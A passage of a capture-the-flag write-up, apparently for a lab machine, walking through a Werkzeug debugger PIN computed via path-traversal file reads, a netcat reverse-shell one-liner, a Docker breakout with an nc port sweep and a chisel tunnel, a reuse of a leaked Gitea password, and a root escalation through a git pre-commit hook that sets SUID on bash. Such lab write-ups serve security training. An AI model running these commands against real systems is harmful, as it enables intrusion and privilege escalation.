File "/usr/local/lib/python3.10/site-packages/flask/app.py", line 2095, in __call__
File "/app/app/views.py", line 25, in upload_file
    f.save(file_path)
That already fills in the probably_public_bits: the user is root (the console itself confirmed it later, and it is the usual case in these containers), the module and class are the ones the script ships with, and the path is the one the traceback just handed over.

probably_public_bits = [
    'root',                                                    # username
    'flask.app',                                               # modname
    'Flask',                                                   # getattr(app, '__name__', ...)
    '/usr/local/lib/python3.10/site-packages/flask/app.py'     # getattr(mod, '__file__', None)
]
The private_bits do have to be read off the victim, one by one, with the same LFI. That is three reads and one conversion:
curl 'http://10.10.11.164/uploads/..//sys/class/net/eth0/address' --path-as-is
curl 'http://10.10.11.164/uploads/..//proc/sys/kernel/random/boot_id' --path-as-is --ignore-content-length
curl 'http://10.10.11.164/uploads/..//proc/self/cgroup' --path-as-is --ignore-content-length
python3
# eth0's MAC
02:42:ac:11:00:08

# boot_id
d61d40ac-4c0e-41c1-aafd-b5d1e0db2cc7

# /proc/self/cgroup (the container id repeats on every line)
1:name=systemd:/docker/c148d21b6789606062a55a5ff65f4b6db35129fba2a126cb779cfcc51709bba0

# the MAC, in decimal
>>> print(0x0242ac110008)
2485377892360
The --ignore-content-length is not decoration: /proc reports size 0, so without it curl truncates the response. And the container's machine-id is not one loose value but the concatenation of the boot_id with the identifier that shows up in the cgroup.
With the six values gathered the script gets filled in (adjusting the Python version, 3.10 here rather than the example's 3.5, and keeping sha1 as the algorithm since this Werkzeug is recent):

nano werkzeugPinGenerator.py
python3 werkzeugPinGenerator.py
# python3 werkzeugPinGenerator.py
359-435-058
The PIN it prints, 359-435-058, is the one the dialog accepts:
With it /console unlocks, and there sits a Python interpreter inside the application process. An os.popen("whoami") confirms it runs as root, and the same reverse-shell one-liner brings the connection back:
>>> import os
>>> os.popen("whoami").read().strip()
>>> os.popen("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.6 443 >/tmp/f").read()
[console ready]
>>> import os
>>> os.popen("whoami").read().strip()
'root'
>>> os.popen("hostname").read().strip()
'c148d21b6789'

listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.164] 33165
/bin/sh: can't access tty; job control turned off
/app # whoami
root
It is a second route to the same point, and worth knowing because an exposed Werkzeug debugger is a pattern that repeats on any badly deployed Flask.
Shell as dev01 (host)
Docker breakout: locate the host
The shell is from a container. ip a confirms it: the interface is an eth0 on 172.17.0.0/16, Docker's default bridge range, with a 02:42:... MAC, the prefix Docker hands its containers. On that network .1 is always the host, and it answers:
ip a
ping -c 1 172.17.0.1
16: eth0@if17: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP
    link/ether 02:42:ac:11:00:08 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.8/16 brd 172.17.255.255 scope global eth0

PING 172.17.0.1 (172.17.0.1): 56 data bytes
64 bytes from 172.17.0.1: seq=0 ttl=64 time=0.064 ms
The undecremented ttl=64 confirms the host is one hop away, on the same network. Now we need to see what it exposes, and the container has no nmap. The usual bash trick (/dev/tcp) does not work here either, because the container's shell is BusyBox sh and that pseudo-device is a bash extension:
echo '' > /dev/tcp/172.17.0.1/22
nc 172.17.0.1 22 -zv
/app # echo '' > /dev/tcp/172.17.0.1/22
/bin/sh: can't create /dev/tcp/172.17.0.1/22: nonexistent directory
/app # nc 172.17.0.1 22 -zv
172.17.0.1 (172.17.0.1:22) open
What we do have is nc, so the ports get walked with it:
for port in $(seq 0 65535); do nc 172.17.0.1 $port -zv; done
172.17.0.1 (172.17.0.1:22) open
172.17.0.1 (172.17.0.1:80) open
172.17.0.1 (172.17.0.1:3000) open
172.17.0.1 (172.17.0.1:6000) open
172.17.0.1 (172.17.0.1:6001) open
...
172.17.0.1 (172.17.0.1:6007) open
We already knew 22 and 80 from the outside, but 3000 is new: it was not in the initial scan, which means it only listens on Docker's internal interface. That port is the classic Gitea one. To reach it from the attacker we forward with chisel (server on the attacker, client on the victim):
The binary comes from the repository's releases, picking the linux_amd64 build that matches the victim's architecture:

Assets (82)
  chisel_1.11.3_checksums.txt
  chisel_1.11.3_darwin_amd64.gz     4.07 MB
  ...
  chisel_1.11.3_linux_amd64.gz      4 MB
It gets decompressed, renamed and served over HTTP from the attacker:
cp /home/krmena/Downloads/chisel_1.11.3_linux_amd64.gz .
gunzip chisel_1.11.3_linux_amd64.gz
mv chisel_1.11.3_linux_amd64 chisel
python3 -m http.server 80
# ls
chisel_1.11.3_linux_amd64   werkzeugPinGenerator.py

# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
The chisel binary is served from the attacker and pulled into the container's /tmp, which is where we have write permission:
# victim (container)
wget http://10.10.16.6:8000/chisel
chmod +x chisel
ls
/tmp # wget http://10.10.16.6:8000/chisel
Connecting to 10.10.16.6:8000 (10.10.16.6:8000)
saving to 'chisel'
chisel               100% |*********************|  9.7M  0:00:00 ETA
'chisel' saved
/tmp # chmod +x chisel
With the binary on both sides the reverse tunnel goes up: the server listens on the attacker and the client, from inside the container, publishes the Docker host's 3000:
# attacker
./chisel server --reverse -p 1234
# victim (container)
./chisel client 10.10.16.6:1234 R:3000:172.17.0.1:3000
# ./chisel server --reverse -p 1234
2025/10/01 15:17:22 server: Reverse tunnelling enabled
2025/10/01 15:17:22 server: Fingerprint G4PXonM/XbF4erXYjlcpcGWX7O93uMjv7onHopbO+rg=
2025/10/01 15:17:22 server: Listening on http://0.0.0.0:1234
/tmp # ./chisel client 10.10.16.6:1234 R:3000:172.17.0.1:3000
2025/10/01 13:17:58 client: Connecting to ws://10.10.16.6:1234
2025/10/01 13:18:00 client: Connected (Latency 102.346167ms)
The tunnel is checked on the attacker side: the local 3000 is already held open by the chisel process.
lsof -i:3000
COMMAND  PID     USER  FD  TYPE DEVICE SIZE/OFF NODE NAME
chisel   343997 root   8u  IPv6 983955      0t0  TCP *:3000 (LISTEN)
Gitea: credential reuse → id_rsa
On 127.0.0.1:3000 there's a Gitea. This is where the credential SSH rejected finally pays off: the dev01:Soulless_Developer#2022 pair leaked in the git repo gets straight in (credential reuse: a found credential is tried on every service, since reusing them is the norm).

localhost:3000/user/login?redirect_to=%2f
Sign In
Username or Email Address: dev01
Password: Soulless_Developer#2022
[ Sign In ]
Among the private repos there's an SSH private key:

We save the key, set 600 and SSH as dev01 (this time to the host, not the container):
nano id_rsa
chmod 600 id_rsa
ssh -i id_rsa dev01@10.10.11.164
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-176-generic x86_64)

  System load:  0.0    Processes:              221
  Usage of /:   75.6%  Users logged in:        0
  Memory usage: 22%    IP address for eth0:    10.10.11.164
  Swap usage:   0%     IP address for docker0: 172.17.0.1

dev01@opensource:~$ whoami
dev01
The banner confirms the pivot: this session sees eth0 with 10.10.11.164 (the machine's public IP) and docker0 with 172.17.0.1 (the gateway of the container we came from). We are on the host.
The user flag:

a71e70c716926e21589a7979cfcbdee2Privilege Escalation
Cron git-sync + pre-commit hook
With no obvious leads in sudo -l, we monitor processes with a bash script (lacking pspy (repo)):
#!/bin/bash
old=$(ps -eo command)
while true; do
  new=$(ps -eo command)
  diff <(echo "$old") <(echo "$new") | grep '[<>]' | grep -vE 'command|procmon|kworker'
  old=$new
done
Running it and waiting, the cron shows up on its own:

> /usr/sbin/CRON -f
> /bin/sh -c /usr/local/bin/git-sync
> /bin/bash /usr/local/bin/git-sync
> git push origin main
> /usr/lib/git-core/git-remote-http origin http://opensource.htb:3000/dev01/home-backup.git
...
A cron runs /usr/local/bin/git-sync as root. The script does a git add/git commit over the repo in /home/dev01:
cat /usr/local/bin/git-sync
#!/bin/bash
cd /home/dev01/
if ! git status --porcelain; then
    echo "No changes"
else
    day=$(date +'%Y-%m-%d')
    echo "Changes detected, pushing.."
    git add .
    git commit -m "Backup for ${day}"
    git push origin main
fi
Here comes the git hooks abuse: git runs scripts (hooks) before or after certain actions. GTFOBins documents it as a generic technique, and the example uses precisely the pre-commit hook:

Git hooks are merely shell scripts and in the following example the hook associated to the pre-commit
action is used. Any other hook will work, just make sure to be able perform the proper action to trigger
it. An existing repository can also be used [...]

TF=$(mktemp -d)
git init "$TF"
echo 'exec /bin/sh 0<&2 1>&2' >"$TF/.git/hooks/pre-commit.sample"
mv "$TF/.git/hooks/pre-commit.sample" "$TF/.git/hooks/pre-commit"
git -C "$TF" commit --allow-empty -m x
Here there is no repository to create: /home/dev01's already exists, and it is the one root's cron commits on. A pre-commit runs right before each commit, as the user launching it, so it is enough to drop it into .git/hooks/ (which only holds .sample files, inert until the extension is removed):
cd ~/.git/hooks/
ls
echo 'chmod u+s /bin/bash' > /home/dev01/.git/hooks/pre-commit
chmod +x /home/dev01/.git/hooks/pre-commit
dev01@opensource:~$ la
.bash_history  .bash_logout  .bashrc  .cache  .git  .gnupg  .local  .profile  .ssh  user.txt
dev01@opensource:~/.git$ ls
branches  COMMIT_EDITMSG  config  description  FETCH_HEAD  HEAD  hooks  index  info  logs  objects  refs
dev01@opensource:~/.git/hooks$ ls
applypatch-msg.sample  commit-msg.sample  fsmonitor-watchman.sample  post-update.sample
pre-applypatch.sample  pre-commit.sample  prepare-commit-msg.sample  pre-push.sample
pre-rebase.sample  pre-receive.sample  update.sample
On the next cron cycle, root commits, fires the hook and /bin/bash becomes SUID. bash -p keeps EUID 0:

dev01@opensource:~/.git/hooks$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1113504 Apr 18  2022 /bin/bash
dev01@opensource:~/.git/hooks$ bash -p
bash-4.4# whoami
root
And with root's euid, the final flag:
cat /root/root.txt
bash-4.4# cat /root/root.txt
963098253644abed21aa182010b1aa08
Attack chain
nmap (22, 80 Flask/Werkzeug)
  └─> /download → source.zip → .git (dev branch) → dev01:Soulless_Developer#2022
        └─> views.py: os.path.join with absolute name → overwrite /app/app/views.py
              ├─> @app.route('/shell') → reverse shell as root (CONTAINER)
              └─> (alt) LFI ..// → Werkzeug PIN → /console → shell
                    └─> docker breakout: 172.17.0.1:3000 Gitea + chisel
